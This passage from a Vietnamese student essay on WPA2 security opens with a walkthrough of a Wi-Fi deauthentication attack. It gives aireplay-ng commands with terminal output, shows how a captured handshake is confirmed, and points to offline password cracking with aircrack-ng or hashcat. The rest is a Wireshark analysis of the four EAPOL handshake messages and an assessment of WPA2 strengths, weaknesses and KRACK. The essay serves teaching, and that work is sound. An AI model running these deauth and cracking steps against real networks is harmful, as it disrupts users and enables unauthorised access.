  - **/Số\_lượng\_gói/**: Thường chỉ cần khoảng 5-10 gói là đủ (ví dụ: **-0 10**). Gửi quá nhiều (ví dụ **-0 0** là liên tục) có thể làm tê liệt mạng hoàn toàn và ngăn thiết bị kết nối lại để gửi handshake.
  - **-a**: Địa chỉ MAC của Router (Access Point).
  - **-c**: Địa chỉ MAC của thiết bị khách (Client). Việc tấn công cụ thể vào một Client hiệu quả hơn tấn công quảng bá (broadcast) toàn mạng.

```
root@kali: ~
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 12 s ][ 2015-09-02 22:39

BSSID          PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
F0:7B:CB:5D:75:C2 -60 100    169      1002  47  11  54e  WPA2 CCMP  PSK  BUCKYSWIFI

BSSID          STATION            PWR   Rate    Lost    Frames  Probe
F0:7B:CB:5D:75:C2 38:2D:D1:B1:5A:20 -29   48e-54e    0     1085

root@kali:~# aireplay-ng --deauth 2000 -a F0:7B:CB:5D:75:C2 -c 38:2D:D1:B1:5A:20 wlan1mon
22:42:00 Waiting for beacon frame (BSSID: F0:7B:CB:5D:75:C2) on channel 11
22:42:01 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [15|62 ACKs]
22:42:01 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 2|62 ACKs]
22:42:02 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [47|67 ACKs]
22:42:02 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 5|60 ACKs]
22:42:03 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 1|66 ACKs]
22:42:03 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 1|61 ACKs]
22:42:04 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 0|68 ACKs]
22:42:04 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 0|63 ACKs]
22:42:05 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [72|72 ACKs]
22:42:06 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [64|64 ACKs]
22:42:06 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 4|61 ACKs]
22:42:07 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 2|63 ACKs]
22:42:07 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [41|66 ACKs]
22:42:08 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 2|64 ACKs]
22:42:08 Sending 64 directed DeAuth. STMAC: [38:2D:D1:B1:5A:20] [ 1|37 ACKs]
```

## Bước 5: Xác nhận bắt thành công Handshake

Ngay sau khi bị ngắt kết nối, thiết bị khách sẽ tự động kết nối lại. Lúc này, Router và Client sẽ trao đổi 4 gói tin EAPOL (4-way handshake) để xác thực khóa,.

- Quan sát cửa sổ **airodump-ng** (ở Bước 3).
- Nếu thành công, góc trên bên phải màn hình sẽ xuất hiện dòng thông báo: **"WPA handshake: [MAC\_Router]"**

```
Root LIVE
CH 6 ][ Elapsed: 4 mins ][ 2017-10-24 19:22 ][ WPA handshake: E8:FC:AF:8C:3E:68 ]
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
E8:FC:AF:8C:3E:68 -28 71 2211 289 0 6 54e WPA2 CCMP PSK DeadZo
BSSID          STATION PWR Rate Lost Frames Probe
E8:FC:AF:8C:3E:68 28:C2:DD:A9:1D:A7 -32 1e-1 0 339 DeadZone

root@dmHost: ~
File Edit View Search Terminal Help
19:22:02 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:02 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:03 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:03 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:04 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:04 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:05 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:05 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:06 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:06 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:07 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
19:22:07 Sending DeAuth to broadcast -- BSSID: [E8:FC:AF:8C:3E:68]
```

### c. Kiểm tra và Hậu xử lý

Sau khi bắt được handshake, đã có đủ dữ liệu để thực hiện tấn công dò mật khẩu (brute-force) offline mà không cần kết nối với Router nữa.

- **Xác minh file:** Bạn có thể dùng lệnh *aircrack-ng [Tên\_File].cap* để kiểm tra xem file đã chứa handshake hợp lệ chưa. Nếu cột Handshake hiện số 1, dữ liệu đã sẵn sàng.
- **Giải mã:** Sử dụng *aircrack-ng* hoặc *hashcat* cùng với một danh sách từ điển (wordlist) để tìm ra mật khẩu gốc từ handshake đã bắt được

### Lưu ý kỹ thuật:

- Quy trình này khai thác việc trao đổi khóa PTK (Pairwise Transient Key) và MIC (Message Integrity Code) để xác nhận mật khẩu mà không cần truyền mật khẩu gốc qua sóng.
- Khoảng cách vật lý là yếu tố quan trọng; bạn phải ở đủ gần để thu được tín hiệu từ cả Router và thiết bị khách

### d. Đánh giá sơ bộ:

- **Hiệu quả kỹ thuật:** Phương pháp bắt handshake rất hiệu quả với mạng **WPA/WPA2** mật khẩu yếu, nhưng yêu cầu phần cứng chuyên dụng (card mạng hỗ trợ Monitor Mode/Packet Injection như Atheros AR9271) và khoảng cách vật lý gần mục tiêu.
- **Hạn chế:** Kỹ thuật này vô hiệu với chuẩn bảo mật mới **WPA3** do cơ chế xác thực SAE ngăn chặn tấn công từ điển ngoại tuyến.


### Rủi ro pháp lý (Tại Việt Nam):

- **Hình sự:** Xâm nhập trái phép có thể bị phạt tù từ **1 đến 12 năm** hoặc phạt tiền từ **50 triệu đến 1 tỷ đồng** theo **Điều 289 Bộ luật Hình sự 2015**.
- **Hành chính:** Hành vi bẻ khóa, trộm cắp mật khẩu bị phạt tiền từ **10 đến 20 triệu đồng**.

## II.3. Phân tích Handshake trong Wireshark

### II.3.1. Tổng quan về dữ liệu phân tích

- Để kiểm chứng lý thuyết về cơ chế xác thực WPA2, bài tiểu luận sử dụng phương pháp phân tích gói tin (packet analysis) dựa trên tập dữ liệu thực nghiệm “wpa-4-way-handshake.pcap” Đây là tập tin ghi lại toàn bộ lưu lượng vô tuyến trong giai đoạn thiết lập liên kết bảo mật (RSN - Robust Security Network) giữa hai thực thể mạng.
- Công cụ phân tích chính là Wireshark. Để tập trung vào luồng dữ liệu quan trọng, bộ lọc hiển thị (Display Filter) Eapol được áp dụng, loại bỏ các khung quản lý (Management Frames) như Beacon hay Probe Request, chỉ giữ lại các khung dữ liệu thuộc giao thức xác thực EAPOL (Extensible Authentication Protocol over LAN).



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Cisco_ca:e0:c0	be:09:77:06:31:96	EAPOL	155	Key (Message 1 of 4)
3	0.209554	Cisco_ca:e0:c0	be:09:77:06:31:96	EAPOL	189	Key (Message 3 of 4)
2	0.206457	be:09:77:06:31:96	Cisco_ca:e0:c0	EAPOL	155	Key (Message 2 of 4)
4	0.234875	be:09:77:06:31:96	Cisco_ca:e0:c0	EAPOL	133	Key (Message 4 of 4)

Dựa trên Source Address và Destination Address của các gói tin bắt được, ta xác định danh tính hai thiết bị tham gia phiên bắt tay:

- Authenticator (Access Point - AP):

- Địa chỉ MAC: Cisco\_ca:e0:c0 (24:16:1b:ca:e0:c0)
- Vai trò: Kiểm soát cổng truy cập, phân phối khóa nhóm (GTK) và khởi tạo quy trình xác thực.

- Supplicant (Station - Client):

- Địa chỉ MAC: be:09:77:06:31:96.
- Vai trò: Thiết bị yêu cầu quyền truy cập mạng.

### **II.3.2. Lý thuyết IEEE 802.11i và dữ liệu thực tế**

Quy trình 4-way handshake có nhiệm vụ thương lượng khóa phiên PTK và xác nhận sự tồn tại của khóa chính (PMK) mà không để lộ nó. Dưới đây là phân tích chi tiết từng thông điệp.

a. Message 1: Khởi tạo và trao đổi Anonce

Hướng truyền: 00:24:ca:e0:c0 (AP) → be:09:77:06:31:96 (Client).

- AP khởi tạo một số ngẫu nhiên 256-bit gọi là ANonce (Authenticator Nonce). Giá trị này được gửi dưới dạng không mã hóa (clear-text) để Client sử dụng làm đầu vào cho hàm giả ngẫu nhiên (PRF) nhằm tính toán khóa PTK 1. Tại thời điểm này, do chưa có khóa PTK chung, gói tin không thể được ký xác thực bảo mật.
- Quan sát trên Wireshark:
  - Trường WPA Key Nonce: Hiện thị chuỗi Hex 32-byte (giá trị ANonce). Đây là dữ liệu quan trọng nhất của Message 1.
  - Trường Key Information (2 bytes):
    - Key Ack (Bit 7) = 1: Access Point yêu cầu Client phải gửi gói tin hồi đáp xác nhận.

- Key MIC (Bit 8) = 0: Bit này tắt, khẳng định gói tin này chưa có mã kiểm tra toàn vẹn (MIC), do đó dễ bị giả mạo nhưng không ảnh hưởng đến bảo mật khóa chính.

```

▼ Key Information: 0x008a
.... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
.... .1... = Key Type: Pairwise Key
.... ..00 .... = Key Index: 0
.... .0.. .... = Install: Not set
.... .1... .... = Key ACK: Set
.... ..0 .... = Key MIC: Not set
.... ..0. .... = Secure: Not set
.... .0.. .... = Error: Not set
.... 0... .... = Request: Not set
.... 0 .... = Encrypted Key Data: Not set
.... ..0. .... = SMK Message: Not set
Key Length: 16
Replay Counter: 2
WPA Key Nonce: 7e9e4a5a45118061996946a2cde36060dbd7cbab3c655e3c0354be29d5a87521

```

Hình a: Cấu trúc Key Information và WPA Key Nonce trong Message 1

### 3. Message 2: Xác thực và Trao đổi SNonce

- Hướng truyền: be:09:77:06:31:96 (Client) → 00:24:ca:e0:c0 (AP).
- Sau khi nhận ANonce, Client sinh ra số ngẫu nhiên của mình là SNonce (Supplicant Nonce). Client kết hợp: PMK (có sẵn từ mật khẩu), ANonce, SNonce và địa chỉ MAC của hai bên để tính ra khóa PTK 2.
- Sau đó, Client trích xuất phần KCK (Key Confirmation Key - 128 bit đầu của PTK) để tính mã MIC cho nội dung gói tin. Việc gửi MIC này là bằng chứng mật mã học (Cryptographic Proof) khẳng định với AP rằng: "Tôi đang nắm giữ đúng mật khẩu (PMK)".
- Quan sát trên Wireshark:
  - Trường WPA Key Nonce: Chứa giá trị SNonce do Client sinh ra.
  - Trường Key Information:

- Key MIC (Bit 8) = 1: Bit này bật, chứng tỏ gói tin đã được bảo vệ toàn vẹn. Nếu kẻ tấn công thay đổi bất kỳ bit nào trong gói tin này, AP sẽ phát hiện ra ngay lập tức.
- Trường WPA Key MIC: Chứa chuỗi hash xác thực. Đây là mục tiêu chính của các cuộc tấn công từ điển

```

▼ Key Information: 0x010a
.... ..010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
.... ..1... = Key Type: Pairwise Key
.... ..00 = Key Index: 0
.... ..0.. = Install: Not set
.... ..0... = Key ACK: Not set
.... ..1... = Key MIC: Set
.... ..0. .... = Secure: Not set
.... ..0.. .... = Error: Not set
.... ..0... .... = Request: Not set
.... ..0 .... = Encrypted Key Data: Not set
.... ..0. .... = SMK Message: Not set
Key Length: 0
Replay Counter: 2
WPA Key Nonce: 5ca5387e136b6aada07df88cd39247c6f910c588df5e8395f129bde29dc8b2f4
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 3a1aaa2d905766505ae58c23b890885b

```

### c. Message 3: Cài đặt khóa và Phân phối GTK

- Hướng truyền: 00:24:ca:e0:c0 (AP) → be:09:77:06:31:96 (Client).
- Khi AP nhận Message 2 và kiểm tra MIC hợp lệ, nó biết Client là người dùng hợp pháp. AP tiến hành tạo Message 3 với hai mục đích:
  1. Ra lệnh cài đặt khóa PTK vào phần cứng (Driver).
  2. Gửi khóa nhóm GTK (Group Transient Key) để Client có thể giải mã các gói tin Broadcast/Multicast. Vì GTK là khóa bí mật, nó phải được mã hóa bằng khóa KEK (Key Encryption Key - phần thứ 2 của PTK) trước khi gửi đi.
- Quan sát trên Wireshark:
  - Trường Key Information:

Install (Bit 6) = 1: Cờ hiệu lệnh cho Client cấu hình khóa vào chipset Wi-Fi.

Encrypted Key Data (Bit 12) = 1: Bit quan trọng thông báo rằng trường "Key Data" bên dưới đang chứa dữ liệu mật.

- Trường WPA Key Data: Hiển thị là dữ liệu mã hóa, bên trong chứa GTK. Nếu giải mã được trường này, ta sẽ thấy cấu trúc KDE (Key Data Encapsulation) chứa GTK.

```

▼ Key Information: 0x13ca
.... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
.... .1... = Key Type: Pairwise Key
.... ..00... = Key Index: 0
.... .1.. = Install: Set
.... .1... = Key ACK: Set
.... ..1... = Key MIC: Set
.... .1.. = Secure: Set
.... .0.. = Error: Not set
.... 0... = Request: Not set
.... .1... = Encrypted Key Data: Set
.... ..0.. = SMK Message: Not set
Key Length: 16
Replay Counter: 3
WPA Key Nonce: 7e9e4a5a45118061996946a2cde36060dbd7cbab3c655e3c0354be29d5a87521
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 3edc181cf6336de731000724ec31a91e
WPA Key Data Length: 56
WPA Key Data: 94b229ee700b8473770e5c47f217bb140f17500e329c729bf9c23ada1211f3f2fffb616e0bf47ce335a322955be11ced3cf835aeda7a3e218

```

#### d. Message 4: Xác nhận hoàn tất (Final Handshake)

- Hướng truyền: be:09:77:06:31:96 (Client) → 00:24:ca:e0:c0 (AP).
- Đây là bước xác nhận cuối cùng . Client gửi thông báo xác nhận đã nhận được GTK và đã cài đặt các khóa. Kể từ thời điểm này, cổng kiểm soát (Controlled Port) của chuẩn 802.1x được mở (Unblocked) .
- Quan sát trên Wireshark:
  - Trường Key Information:
    - Key Ack = 0: Không yêu cầu hồi đáp.
    - Key MIC = 1: Vẫn được bảo vệ toàn vẹn.
  - Trạng thái sau Message 4: Các gói tin tiếp theo trong Wireshark chuyển sang giao thức 802.11 QoS Data với cờ Protected được bật. Nội dung bên trong (Payload) hoàn toàn không thể đọc được (Scrambled) do đã được mã hóa bởi thuật toán AES-CCMP sử dụng khóa TK (Temporal Key).

```
▼ Key Information: 0x030a
.... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
.... .1... = Key Type: Pairwise Key
.... ..00 .... = Key Index: 0
.... ..0.. .... = Install: Not set
.... ..0... .... = Key ACK: Not set
.... ..1 .... = Key MIC: Set
.... ..1. .... = Secure: Set
.... ..0.. .... = Error: Not set
.... ..0... .... = Request: Not set
.... ..0 .... = Encrypted Key Data: Not set
.... ..0. .... = SMK Message: Not set
```

### II.3.3. Đánh giá sơ bộ về An toàn thông tin của WPA2

Từ kết quả phân tích file pcap trên, ta có thể rút ra các kết luận về bảo mật:

1. Bảo vệ Khóa chính (PMK): Trong toàn bộ 4 gói tin EAPOL, khóa PMK không bao giờ xuất hiện. Điều này chứng minh cơ chế Zero-Knowledge Proof của WPA2 hoạt động hiệu quả, ngăn chặn việc nghe lén mật khẩu trực tiếp.
2. Nguy cơ từ các tham số công khai: Mặc dù PMK được ẩn, nhưng các tham số ANonce, SNonce và MIC lại được truyền đi rõ ràng (như đã thấy trong Message 1 và 2).
  - Kẻ tấn công bắt được các gói tin này có thể thực hiện tấn công Offline Dictionary Attack.
  - Kẻ tấn công sẽ thử hàng loạt mật khẩu từ từ điển, kết hợp với ANonce/SNonce để tính toán thử ra một mã MIC. Nếu mã MIC tính thử trùng với mã MIC trong gói tin số 2, mật khẩu đó là chính xác.

**Kết luận:** Hệ thống an toàn về mặt giao thức nhưng vẫn phụ thuộc hoàn toàn vào độ phức tạp của mật khẩu người dùng để chống lại tấn công vét cạn.

## II.4. Đánh giá điểm mạnh yếu của WPA2

### II.4.1. Giới thiệu chung về WPA2

WPA2 (Wi-Fi Protected Access II) là chuẩn bảo mật mạng không dây Wi-Fi được phát triển để thay thế các chuẩn cũ như WEP và WPA, cung cấp mức độ bảo vệ cao hơn cho dữ liệu

truyền tải trên mạng Wi-Fi. WPA2 sử dụng mã hóa AES (Advanced Encryption Standard) và là bắt buộc trong tất cả các thiết bị Wi-Fi được chứng nhận từ năm 2006.

### **II.4.2. Điểm mạnh của WPA2**

#### **1. Mã hóa mạnh (AES-CCMP)**

WPA2 sử dụng thuật toán AES với giao thức CCMP cung cấp:

- Độ bảo mật cao cho dữ liệu truyền qua Wi-Fi.
- Khó bị giải mã nếu không có khóa hợp lệ.

#### **2. Kháng lại nhiều loại tấn công phổ biến**

Chuẩn này giúp giảm thiểu những tấn công như:

- Nghe lén (eavesdropping),
- Phát lại gói tin,
- Man-in-the-middle (MITM).

#### **3. Tương thích rộng với thiết bị**

Hầu hết các thiết bị Wi-Fi hiện nay đều hỗ trợ WPA2, đảm bảo khả năng triển khai đồng nhất trên nhiều hệ thống.

#### **4. Hỗ trợ nhiều mô hình mạng**

WPA2 cung cấp:

- WPA2-Personal (PSK): đơn giản, phù hợp mạng gia đình.
- WPA2-Enterprise (802.1X): dùng RADIUS cho doanh nghiệp lớn.

#### **5. Bảo vệ tính toàn vẹn dữ liệu**

Các gói tin được kiểm tra để đảm bảo không bị thay đổi trong khi truyền.

### **II.4.3. Điểm yếu và giới hạn của WPA2**

#### **1. Phụ thuộc mật khẩu/PSK**

Ở chế độ WPA2-Personal, bảo mật hoàn toàn phụ thuộc vào độ phức tạp của khóa chia sẻ (PSK). Mật khẩu yếu dễ bị tấn công brute-force hoặc dictionary.

## 2. Lỗ hổng handshake – KRACK

Chuẩn WPA2 từng bị chứng minh tồn tại lỗ hổng Key Reinstallation Attack (KRACK) trong quá trình 4-way handshake, cho phép kẻ tấn công trong phạm vi sóng có thể giải mã dữ liệu nếu thiết bị/chưa vá lỗi.

## 3. Hiệu năng xử lý

Việc mã hóa AES yêu cầu tài nguyên phần cứng, có thể ảnh hưởng đến hiệu năng trên thiết bị yếu.

## 4. Cài đặt phức tạp ở chế độ Enterprise

Việc triển khai WPA2-Enterprise (802.1X + RADIUS) yêu cầu kiến thức chuyên môn và quản lý người dùng/credential phức tạp hơn.

## 5. Không bảo vệ mạng mở

WPA2 chỉ bảo mật khi có mã hóa — mạng Wi-Fi mở (không mật khẩu) vẫn dễ bị nghe lén và tấn công.

### **II.4.4. Đánh giá tổng quan**

Ưu điểm cốt lõi

WPA2 là một trong những tiêu chuẩn bảo mật Wi-Fi đáng tin cậy nhất hiện nay, mạnh hơn WEP/WPA trước đó nhờ:

- Mã hóa AES,
- Tính toàn vẹn dữ liệu,
- Hỗ trợ cả mạng gia đình và doanh nghiệp.

Hạn chế cần lưu ý

Tuy nhiên, WPA2 không hoàn toàn miễn nhiễm mọi tấn công và an ninh thực tế phụ thuộc vào:

- Việc cập nhật firmware,
- Độ mạnh của mật khẩu,
- Cấu hình mạng đúng cách.

#### 4.5. Kết luận

WPA2 vẫn là chuẩn bảo mật Wi-Fi hiệu quả và được sử dụng rộng rãi, cung cấp bảo vệ tốt cho hầu hết mạng hiện tại. Tuy nhiên, để đạt mức độ bảo mật cao nhất, người sử dụng nên:

- Dùng mật khẩu mạnh (độ dài cao, phức tạp),
- Cập nhật thiết bị thường xuyên,
- Cân nhắc nâng cấp lên WPA3 nếu có thể — chuẩn mới hơn giúp khắc phục một số hạn chế của WPA2.

### CHƯƠNG III. KẾT LUẬN

Wi-fi Security và WPA2 Handshake là WPA2 (Wi-Fi Protected Access 2) cùng với cơ chế bắt tay 4 chiều (4-way handshake) tạo thành nền tảng bảo mật vững chắc, sử dụng mã hóa AES mạnh mẽ và quy trình xác thực chặt chẽ để bảo vệ mạng khỏi truy cập trái phép, nhưng hiệu quả phụ thuộc vào việc thiết lập mật khẩu mạnh và cấu hình đúng cách, dù vẫn có thể bị tấn công nếu không cập nhật hoặc dùng mật khẩu yếu.

Về WPA2 và Bảo mật Wi-Fi:

- Tiêu chuẩn cốt lõi: WPA2 là chuẩn bảo mật nền tảng, thay thế WPA, mang lại sự bảo vệ đáng tin cậy cho mạng Wi-Fi nhờ mã hóa AES (Advanced Encryption Standard) cấp quân sự.
- Ngăn chặn truy cập trái phép: WPA2 ngăn chặn hiệu quả kẻ xấu truy cập trái phép và đánh cắp dữ liệu bằng cách mã hóa dữ liệu truyền giữa thiết bị và router.

- Trách nhiệm người dùng: Việc bảo mật không chỉ là trách nhiệm kỹ thuật mà còn là của người dùng, yêu cầu thiết lập mật khẩu mạnh, cấu hình router chính xác, và cập nhật firmware thường xuyên.

#### Về WPA2 Handshake (Bắt tay 4 chiều):

- Mục đích: Handshake 4 chiều là quy trình trao đổi thông tin quan trọng giữa thiết bị (client) và điểm truy cập (AP) để thiết lập khóa mã hóa (PTK) an toàn, đảm bảo tính bí mật và toàn vẹn của kết nối.
- Các bước cơ bản: Bao gồm việc trao đổi Nonce (số ngẫu nhiên) và tạo ra các khóa bí mật, xác minh tính hợp lệ của nhau trước khi bắt đầu truyền dữ liệu mã hóa.
- Tầm quan trọng: Một handshake thành công mới có thể thiết lập một phiên bảo mật, nếu thất bại hoặc bị can thiệp, kết nối sẽ không được thiết lập hoặc dễ bị tấn công hơn.
- WPA2 và cơ chế handshake là bức tường thành quan trọng nhất của bảo mật Wi-Fi hiện nay. Việc nắm vững và áp dụng đúng cách (sử dụng mật khẩu phức tạp, chọn WPA2-AES) sẽ giúp bảo vệ mạng của bạn; tuy nhiên, không nên chủ quan mà cần nhận thức được các lỗ hổng tiềm ẩn và thực hiện các biện pháp bảo mật bổ sung để chống lại các phương thức tấn công tinh vi.

## CHƯƠNG IV. TÀI LIỆU THAM KHẢO

### Tiếng Anh :

- [1] Aircrack-ng. (2022). *Aircrack-ng Suite Documentation*. Retrieved from <https://www.aircrack-ng.org/doku.php>
- [2] Gast, M. S. (2005). *802.11 Wireless Networks: The Definitive Guide* (2nd ed.). O'Reilly Media.
- [3] IEEE Computer Society. (2004). *IEEE Std 802.11i-2004: Amendment 6: Medium Access Control (MAC) Security Enhancements*. IEEE-SA.
- [4] IEEE Computer Society. (2012). *IEEE Standard 802.11-2012: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE.
- [5] Sanders, C. (2017). *Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems* (3rd ed.). No Starch Press.
- [6] Scarfone, K., & Tibbs, C. (2007). *NIST SP 800-97: Establishing Wireless Robust Security Networks*. National Institute of Standards and Technology.
- [7] Stallings, W. (2017). *Cryptography and Network Security*. Pearson Education.
- [8] Vanhoef, M., & Piessens, F. (2017). Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2. *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, 1313-1328.